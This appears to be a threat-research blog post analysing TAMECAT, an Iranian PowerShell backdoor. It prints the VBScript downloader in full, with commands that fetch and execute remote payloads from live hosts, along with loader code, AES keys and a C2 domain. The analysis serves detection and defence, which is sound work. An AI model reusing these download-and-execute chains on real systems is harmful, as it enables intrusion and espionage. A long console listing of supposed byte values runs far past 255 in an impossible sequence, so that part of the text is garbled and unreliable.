

# Analysis of an Iranian PowerShell-Based Backdoor

 [blog.pulsedive.com/tamecat-analysis-of-an-iranian-powershell-based-backdoor](https://blog.pulsedive.com/tamecat-analysis-of-an-iranian-powershell-based-backdoor)

Pulsedive Threat Research

January 29, 2026



Artifacts from our analysis are available on our [GitHub](#).

**TAMECAT** is a PowerShell-based malware that can execute various commands to collect sensitive information. Reporting from the [Israel National Digital Agency](#) dives into the modular nature of the TAMECAT and its functionality. The malware is used by [APT42](#), an Iranian state-sponsored cyber-espionage actor, during its espionage operations. Reporting from Israel indicates that TAMECAT was observed being deployed in espionage campaigns targeting high-value senior defense and government officials. The group leverages social engineering to build rapport with victims over an extended period before gaining access to their environments. This blog will outline TAMECAT's capabilities and how it exfiltrates data.

This overview includes:

- Malware Analysis
- Recommendations
- Indicators of Compromise
- MITRE ATT&CK TTPs

Israel's National Digital Agency shared a breakdown of the in-memory modules available with TAMECAT. This included the ability to extract data from Microsoft Edge using remote debugging, screen captures, and suspending Chrome for data collection.




Figure 1: Details Of TAMECAT's capabilities. Source: [Israel National Defense Agency](#)

In the analysis, the researchers noted that the malware received commands from a Telegram bot. The malware used messages from the bot to download additional scripts.

| Suspicious Command Keyword | Associated Domain                                             |
|----------------------------|---------------------------------------------------------------|
| Invest                     | eaggcz2fj7yzqdzx97i96[.]darijo-bosanac-dl[.]workers[.]dev     |
| Scene                      | f3nq6re4nmjwbr8ks5g2qu[.]darijo-bosanac-dl[.]workers[.]dev    |
| Look                       | kxp5sxfwiu7b6quo346hhyc[.]darijo-bosanac-dl[.]workers[.]dev   |
| Cnvt                       | 2tv995jjg6cx679bspy[.]darijo-bosanac-dl[.]workers[.]dev       |
| Trsdls                     | mvwmh7pxxd33375gj9wwjhcmk[.]darijo-bosanac-dl[.]workers[.]dev |
| Anchor                     | 27ehoddkc8t7jer4aic55uh3[.]darijo-bosanac-dl[.]workers[.]dev  |
| Trnspt                     | w5fb5r3txrsvga7zot9uz54k[.]darijo-bosanac-dl[.]workers[.]dev  |
| #Journey                   | Used to set decryption key                                    |

Figure 2: Domains observed by Israel's National Defense Agency. Source: [Israel National Defense Agency](#)

## Malware Analysis

The intrusion sample that we analyze in this blog starts with a VBScript script that downloads TAMECAT's first stage. This script checks which antivirus products are running on the system. This check determines whether the script uses conhost and PowerShell or cmd.exe and curl to download the second stage. The sample used in this analysis is available on [VirusTotal](#).

|           |                                                                                       |
|-----------|---------------------------------------------------------------------------------------|
| SHA256    | 5404e39f2f175a0fc993513ee52be3679a64c69c79e32caa656fbb7645965422                      |
| SHA1      | 3fd06c930ddc4b1914151f69454c087a42413a24                                              |
| MD5       | d7bf138d1aa2b70d6204a2f3c3bc72a7                                                      |
| ssdeep    | 24:W/AnDhKaG2Ds6w8NlrZ5OGPeAbqf+PvENPB3B3CNdHPdYqf+PveBE:YghhG2D68NVfOGPLZvEN9hUhOveE |
| File Size | 1.25 KB                                                                               |
| File Type | VBA                                                                                   |

```

OutputCom = ""
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")
If objWMIService is Nothing Then
    Wscript.StdOut.Write "NULL"
Else
    Set installedAntiviruses = objWMIService.ExecQuery("Select * from AntivirusProduct")
    count=0
    list=""
    For Each antivirus in installedAntiviruses
        If antivirus.productState And sh01000 Then
            count=count+1
            list=list & VBNewLine & antivirus.displayName
        End if
    Next
    If count = 0 Then
        OutputCom = OutputCom & "NOT_FOUND"
    Else
        OutputCom = OutputCom & list
    End if
End if

If InStr(OutputCom, "indows") then
    windifcom = "conhost conhost powershell.exe -w 1 -c ""$f=(wget -Uri https://s3.tebi.io/icestorage/config/nconf.txt
    -UseBasicParsing).Content; &(gcm *e-e?p*)$f"" "
    Set objShell = wscript.createObject("wscript.shell")
    Set oE = objShell.Exec(windifcom)
Else
    windifcom = "cmd.exe /c set c=cu9rl --s9sl-no-rev9oke -s -d ""il=aaaaaEF1=2m.txt&WFl=test.pdf"" -X P09ST
    http://tnt200.mywire.org/Dol -o %temp%\2m.v9bs & call %c:9=% & set b=sta9rt "" "" %temp%\2m.v9bs"" & call %b:9=%"
    Set objShell = wscript.createObject("wscript.shell")
    Set oE = objShell.Exec(windifcom)
End If

```

Figure 3: VBScript used to download TAMECAT.

When the VBScript file is executed, it uses WMI to retrieve a list of installed antivirus products on the host. The returned list is then used to determine which scripting interpreter is used to download the second stage. If the antivirus list contains "indows", the VBScript uses conhost to launch PowerShell. The PowerShell script uses *wget* to download the loader TAMECAT (081419a484bbf99f278ce636d445b9d8). Once the file is downloaded, the script is executed using PowerShell. The script uses an obfuscated command to execute the downloaded PowerShell Script.

```

If InStr(OutputCom, "indows") then
    windifcom = "conhost conhost powershell.exe -w 1 -c ""$f=(wget -Uri https://s3.tebi.io/icestorage/config/nconf.txt
    -UseBasicParsing).Content; &(gcm *e-e?p*)$f"" "
    Set objShell = wscript.createObject("wscript.shell")
    Set oE = objShell.Exec(windifcom)

```

Figure 4: Code used to launch PowerShell and download TAMECAT.

```
(gcm *e-e?p*):
```

Figure 5: Obfuscated Invoke-Expression command.

This obfuscated command decodes as the following:

| Obfuscated Command | Deobfuscated Command |
|--------------------|----------------------|
| gcm                | Get-Command          |
| *e-e?p*            | Invoke-Expression    |

If the antivirus list does not contain Windows, then the VBScript uses cmd.exe and curl to download another piece of malware. At the time of analysis, the link was down, so the payload could not be analyzed.

```

Else
    windifcom = "cmd.exe /c set c=cu9rl --s9sl-no-rev9oke -s -d ""il=aaaaaEF1=2m.txt&WFl=test.pdf"" -X P09ST
    http://tnt200.mywire.org/Dol -o %temp%\2m.v9bs & call %c:9=% & set b=sta9rt "" "" %temp%\2m.v9bs"" & call %b:9=%"
    Set objShell = wscript.createObject("wscript.shell")
    Set oE = objShell.Exec(windifcom)
End If

```

Figure 6: If the computer does not contain Windows within the AV list, it uses curl to download a secondary payload.

### Nconf.txt (TAMECAT PowerShell Loader)

This is the TAMECAT loader that was hosted on tebi[j].io. This script contains several variables containing arrays of values, as well as two functions. The functions are used to decode data and execute additional code. The sample is available on [Triage](#) and [VirusTotal](#).

SHA256 bd1f0fb085c486e97d82b6e8acb3977497c59c3ac79f973f96c395e7f0ca97f8

|           |                                                                                                      |
|-----------|------------------------------------------------------------------------------------------------------|
| SHA1      | 0ef4f7a8d7b1d34e10faa0bca1dcb76a518dd417                                                             |
| MD5       | 081419a484bbf99f278ce636d445b9d8                                                                     |
| ssdeep    | 192:ENampkg6c3iKtZYC4+HxeycEUj/Pv9w7EcZGRThbD5eROPURDcEaoY62DFRWJCXu:la8h3BKDWx2lszGN5DeOPURwvoX2RRY |
| File Size | 10.34 KB                                                                                             |
| File Type | PowerShell                                                                                           |

Figure 7: Code of the nconf.txt.

Figure 8: Functions within nconf.txt PowerShell Script.

```
Gorba - tel2
'v+UDXK47mBGgYqTbOXjXVD6MzhZenTfVf6CKxQFp2+AiPHMvmA2a4IiBz4rOi8ffxWdXFtrPk6UABw1b6oBPsw1VV/HNU0mf8jH7xsoBAHY5Sp6vd
Yc7WGZ6SYO72KIH/hOyB1S5wc7Y86wJR9naW+OnINCYZV6RyD5t/fDpgEoRYW6dHwoebLECKeck/N5CljhlFHaoS51QKSfgraHI5iRiT6pfpgUNeJH
bYz3VYuo/j2FZ6f5BCJgXoHKPmf4pUSwSZH0qQSa98blmdAH+tG7jc3AUE76IHx4kxzxAlD0/4b97duoI6rm+Ucy3rRHHrVnPO0TvvTvudD/LDBwn3
DkNcKSIDvEQDwIgni/MU7BOWklcEl+qQjabXTGr+CrL0c53dNA40GNYkBAAnLokjcoNkKmbxCSK3o5dFEz2+htgPMOjq14IGoPSOWcPX2CVK' -
kl2ey 'T2r0y1M1e1n1o0w1'
```

Figure 9: AES encrypted code within nconf.txt.

Parameter Value

|         |                                                                                                            |
|---------|------------------------------------------------------------------------------------------------------------|
| \$te12  | v+UDXK47mBGgYqTbOXjXVD6MzhZenTfVf6CKxQFp2+AiPHMvmA2a4IiBz4rOi8ffxWdXFtrPk6UABw1b6oBPsw1VV/HNU0mf8jH7xsoBAH |
| \$k12ey | T2r0y1M1e1n1o0w1                                                                                           |

The value stored in the \$k12ey parameters is the same one identified by Volexity in a variant of [PowerStar](#). The Yara rule shared by Volexity closely matches the commands observed in this analysis.

From there, the script attempts to download the next stage of TAMECAT from a base64-encoded URL. The PowerShell script uses a hardcoded user-agent within the network traffic. The script uses the downstring command to retrieve text from tebi[.]io. The URL is base64-encoded in the script, and before it is decoded, the script drops the first 3 bytes of the encoded string. The file attempts to download text within a file called df32s.txt, which holds base64-encoded content.

The screenshot shows a CyberChef recipe with the following configuration:

- Drop bytes:** Start 0, Length 3, Apply to each line (unchecked).
- From Base64:** Alphabet A-Za-z0-9+/, Remove non-alphabet chars (checked), Strict mode (unchecked).

The input field contains a long base64 string. The output field displays the decoded URL: <https://s3.tebi.io/icestorage/df32s.txt>.

Figure 9: The encoded URL stored within the PowerShell file.

User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/119.0.0.0 Safari/537.36

```
|mYqRnIuwkJHfvZCNlZCThPWpNo2ektfbI9b1257fwt+krJqcio2Wi4bRvI2Gj4uQmI2ej5eG0b6ajKLFxbyNmp6LmtfW9due0b2TkJyUrJafmt/C387Nx/XbntG
0moasloWa38LfzcrJ9duYk5CdnPFu5CSnpaR38Lf3Zeli4+MxdDQnpycio2ei5rSjI+NkIql0o+QjY+Qloya0ZiTLouc19G5mt3125iTkJ2ek8WwJ56b38Lf3d
3125iTkJ2ek8WgmpCTjJCa38Lf3ZSxhc+8p5avz4i6rpGXpaemnYmNnpaYp4mtqaa3lM693fXbntG0mobfwt+ki5qHi9GakZyQm5aRmKLFxaqrucfRuJqLvYaLm
ozX3ZSxhc+8p5avz4i6rpGXpaemnYmNnpaYp4mtqaa3lM693db1257Rtqnfw+ki5qHi9GakZyQm5aRmKLFxaqrucfRuJqLvYaLmozX3c+rxo30hs6yzZrPsc+Q
zojd1vXbnd/C39ue0byNmp6LmruanI2Gj4uQjdfbntG0mobT257Rl0nW9duSmpKwlsKxmojSsJ2VmpyL39Krho+asZ6Smt+2sNGympKQjYasi42anplf0r6NmIq
SmpGLs5aMi9+/19PXPjYqkYmajYuixcW5jZCSvZ6MmsnLrIuNlpGY19uL1tbW9ducmpKwlsKxmojSsJ2VmpyL39Krho+asZ6Smt+smPyKjZaLhtG8jYaPi5CYjZ
6Pl4bRvI2Gj4uQrIuNmp6S39K+jZiKkpqRi70WjIvfv9fbkqSLpbT253TpKyanIqNlouG0byNho+LkjiNno+XhtG8jYaPi5Csi42anpKyKJuaosXFrZqem9b12
4yakpaW38LfsZqI0rCd1Zqi9/Sq4aPmrGekprftrDRrIuNmp6SrZqem5qn39K+jZiKkpqRi70WjIvfv9fbnJqSLpbW9dnXmJyS39WumtKa1dbf24yakpaW0a2a
npurkLqRm9fW9duMmpKwltG8k5CMmtfW9ducmpKwltG8k5CMmtfW9ducmpKwltG8k5CMmtfW9due0byTmp6N19b1gg==
```

Figure 10: Content hosted on the encoded URL.

```

function bbsert($textfile) {
    return [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($textfile.substring(3)))
};
function Gorba {
    param($tel2, $kl2ey);
    $wc = New - Object system.Net.WebClient;
    $wc.Headers['User-Agent'] = "Mozilla/5.0 (Windows NT 10.0;
Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36";
    while (1) {
        try {
            $OutRes = $wc.downloadString((bbsert 'pepaHR0cHM6Ly9zMjY5ZWJpLm1vL21jZkxN0b3JhZ2UvZGYzMnMudHh0'));
            break
        } catch {
            Start - Sleep - s 8;
            Continue
        }
    };
    $bytesOfRes = [Convert]::FromBase64String($OutRes);
    for ($i = 0;
    $i -lt $bytesOfRes.Length;
    $i++) {
        $bytesOfRes[$i] = [Convert]::ToByte(([Convert]::ToString( - bnot ($bytesOfRes[$i]), 2).Substring(24, 8)), 2)
    };
    $LastEx = [System.Text.Encoding]::UTF8.GetString($bytesOfRes);
    &{(gcm * v?k? - ?x?re * ).name) $LastEx;
    Borj0l "$tel2"
};

```

Figure 11: Data manipulation code used to transform the encoded data.

The script base64-decodes the file's contents and then performs the following actions on each byte:

- Perform a bitwise not on each bit and convert to base2
- Convert to a string and extract 8 characters starting from the 24th character
- Convert to Byte

Once this manipulation is complete, the script converts the bytes to a UTF-8-Encoded string.

```
PS > $OutRes
Microsoft.PowerShell.Commands.Internal.Crypto.CryptoStreamNode
PS > $bytesOfRes = [Convert]::FromBase64String($OutRes);
PS > $bytesOfRes
138
145
153
156
159
160
164
165
169
173
189
190
194
200
204
215
219
223
225
232
245
248
254
255
259
264
265
273
275
284
285
289
294
295
304
306
314
316
318
341
348
358
362
366
372
376
384
386
394
396
401
404
408
411
414
418
422
425
428
432
435
438
441
444
448
451
454
458
461
464
468
471
474
478
481
484
488
491
494
498
501
504
508
511
514
518
521
524
528
531
534
538
541
544
548
551
554
558
561
564
568
571
574
578
581
584
588
591
594
598
601
604
608
611
614
618
621
624
628
631
634
638
641
644
648
651
654
658
661
664
668
671
674
678
681
684
688
691
694
698
701
704
708
711
714
718
721
724
728
731
734
738
741
744
748
751
754
758
761
764
768
771
774
778
781
784
788
791
794
798
801
804
808
811
814
818
821
824
828
831
834
838
841
844
848
851
854
858
861
864
868
871
874
878
881
884
888
891
894
898
901
904
908
911
914
918
921
924
928
931
934
938
941
944
948
951
954
958
961
964
968
971
974
978
981
984
988
991
994
998
1001
1004
1008
1011
1014
1018
1021
1024
1028
1031
1034
1038
1041
1044
1048
1051
1054
1058
1061
1064
1068
1071
1074
1078
1081
1084
1088
1091
1094
1098
1101
1104
1108
1111
1114
1118
1121
1124
1128
1131
1134
1138
1141
1144
1148
1151
1154
1158
1161
1164
1168
1171
1174
1178
1181
1184
1188
1191
1194
1198
1201
1204
1208
1211
1214
1218
1221
1224
1228
1231
1234
1238
1241
1244
1248
1251
1254
1258
1261
1264
1268
1271
1274
1278
1281
1284
1288
1291
1294
1298
1301
1304
1308
1311
1314
1318
1321
1324
1328
1331
1334
1338
1341
1344
1348
1351
1354
1358
1361
1364
1368
1371
1374
1378
1381
1384
1388
1391
1394
1398
1401
1404
1408
1411
1414
1418
1421
1424
1428
1431
1434
1438
1441
1444
1448
1451
1454
1458
1461
1464
1468
1471
1474
1478
1481
1484
1488
1491
1494
1498
1501
1504
1508
1511
1514
1518
1521
1524
1528
1531
1534
1538
1541
1544
1548
1551
1554
1558
1561
1564
1568
1571
1574
1578
1581
1584
1588
1591
1594
1598
1601
1604
1608
1611
1614
1618
1621
1624
1628
1631
1634
1638
1641
1644
1648
1651
1654
1658
1661
1664
1668
1671
1674
1678
1681
1684
1688
1691
1694
1698
1701
1704
1708
1711
1714
1718
1721
1724
1728
1731
1734
1738
1741
1744
1748
1751
1754
1758
1761
1764
1768
1771
1774
1778
1781
1784
1788
1791
1794
1798
1801
1804
1808
1811
1814
1818
1821
1824
1828
1831
1834
1838
1841
1844
1848
1851
1854
1858
1861
1864
1868
1871
1874
1878
1881
1884
1888
1891
1894
1898
1901
1904
1908
1911
1914
1918
1921
1924
1928
1931
1934
1938
1941
1944
1948
1951
1954
1958
1961
1964
1968
1971
1974
1978
1981
1984
1988
1991
1994
1998
2001
2004
2008
2011
2014
2018
2021
2024
2028
2031
2034
2038
2041
2044
2048
2051
2054
2058
2061
2064
2068
2071
2074
2078
2081
2084
2088
2091
2094
2098
2101
2104
2108
2111
2114
2118
2121
2124
2128
2131
2134
2138
2141
2144
2148
2151
2154
2158
2161
2164
2168
2171
2174
2178
2181
2184
2188
2191
2194
2198
2201
2204
2208
2211
2214
2218
2221
2224
2228
2231
2234
2238
2241
2244
2248
2251
2254
2258
2261
2264
2268
2271
2274
2278
2281
2284
2288
2291
2294
2298
2301
2304
2308
2311
2314
2318
2321
2324
2328
2331
2334
2338
2341
2344
2348
2351
2354
2358
2361
2364
2368
2371
2374
2378
2381
2384
2388
2391
2394
2398
2401
2404
2408
2411
2414
2418
2421
2424
2428
2431
2434
2438
2441
2444
2448
2451
2454
2458
2461
2464
2468
2471
2474
2478
2481
2484
2488
2491
2494
2498
2501
2504
2508
2511
2514
2518
2521
2524
2528
2531
2534
2538
2541
2544
2548
2551
2554
2558
2561
2564
2568
2571
2574
2578
2581
2584
2588
2591
2594
2598
2601
2604
2608
2611
2614
2618
2621
2624
2628
2631
2634
2638
2641
2644
2648
2651
2654
2658
2661
2664
2668
2671
2674
2678
2681
2684
2688
2691
2694
2698
2701
2704
2708
2711
2714
2718
2721
2724
2728
2731
2734
2738
2741
2744
2748
2751
2754
2758
2761
2764
2768
2771
2774
2778
2781
2784
2788
2791
2794
2798
2801
2804
2808
2811
2814
2818
2821
2824
2828
2831
2834
2838
2841
2844
2848
2851
2854
2858
2861
2864
2868
2871
2874
2878
2881
2884
2888
2891
2894
2898
2901
2904
2908
2911
2914
2918
2921
2924
2928
2931
2934
2938
2941
2944
2948
2951
2954
2958
2961
2964
2968
2971
2974
2978
2981
2984
2988
2991
2994
2998
3001
3004
3008
3011
3014
3018
3021
3024
3028
3031
3034
3038
3041
3044
3048
3051
3054
3058
3061
```


```
function Borjol {
    param($t)
    $a = [Security.Cryptography.Aes]::Create()
    $a.BlockSize = 128
    $a.KeySize = 256
    $global:Domain = "https://accurate-sprout-porpoise.glitch.me"
    $global:ipad = ""
    $global:yeolsoe = "kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B"
    $a.Key = [text.encoding]::UTF8.GetBytes("kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B")
    $a.IV = [text.encoding]::UTF8.GetBytes("0T9r1y1M2e0N0o1w")
    $b = $a.CreateDecryptor($a.Key, $a.IV)
    $memii = New - Object - TypeName IO.MemoryStream - ArgumentList @(, ([convert]::FromBase64String($t)))
    $cemii = New - Object - TypeName Security.Cryptography.CryptoStream - ArgumentList @($memii, $b,
[Security.Cryptography.CryptoStreamMode]::Read)
    $semii = New - Object - TypeName IO.StreamReader - ArgumentList @($cemii)
    &(gcm * ke - e * ) $semii.ReadToEnd()
    $semii.Close()
    $cemii.Close()
    $memii.Close()
    $a.Clear()
}
```

Borjol "\$te12"

Figure 12: The decoded Borjol function.

The decoded content reveals an additional function that is executed with the value stored in \$te12. This function defines an AES decryptor used to decrypt the value stored in \$te12 after it is base64-decoded.

| AES Settings | Value                            |
|--------------|----------------------------------|
| Block Size   | 128                              |
| Key Size     | 256                              |
| Key          | kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B |



Borjol(\$wpv[5]+\$xme[2]+\$nwk[3]+\$vr1[3]+\$gzk[4]+\$n12[0]+\$tkk[2]+\$kq4[0]+\$yoe[4]+\$jvw[0]+\$ywa[0]+\$sx1[5]+\$bw9[12]+\$kgu[1]+\$md1[0]+\$ruz[3]+\$byh[3]+\$sja[3]+\$wqf[0]+\$wof[2]+\$mg4[1]+\$rf1[5]+\$dt9[11]+\$gvg[9]+\$jt5[0]+\$l11[1]+\$owd[4]+\$lp2[6]+\$wkb[2]+\$zen[7]+\$sro[0]+\$ta8[0]+\$kg9[0]+\$esk[8]+\$ci4[5]+\$oyx[0]+\$ico[1]+\$xy9[1]+\$vv1[0])



Figure 13: Decrypted data from Figure 9.

This decoded string is passed to the *Borjol* function.

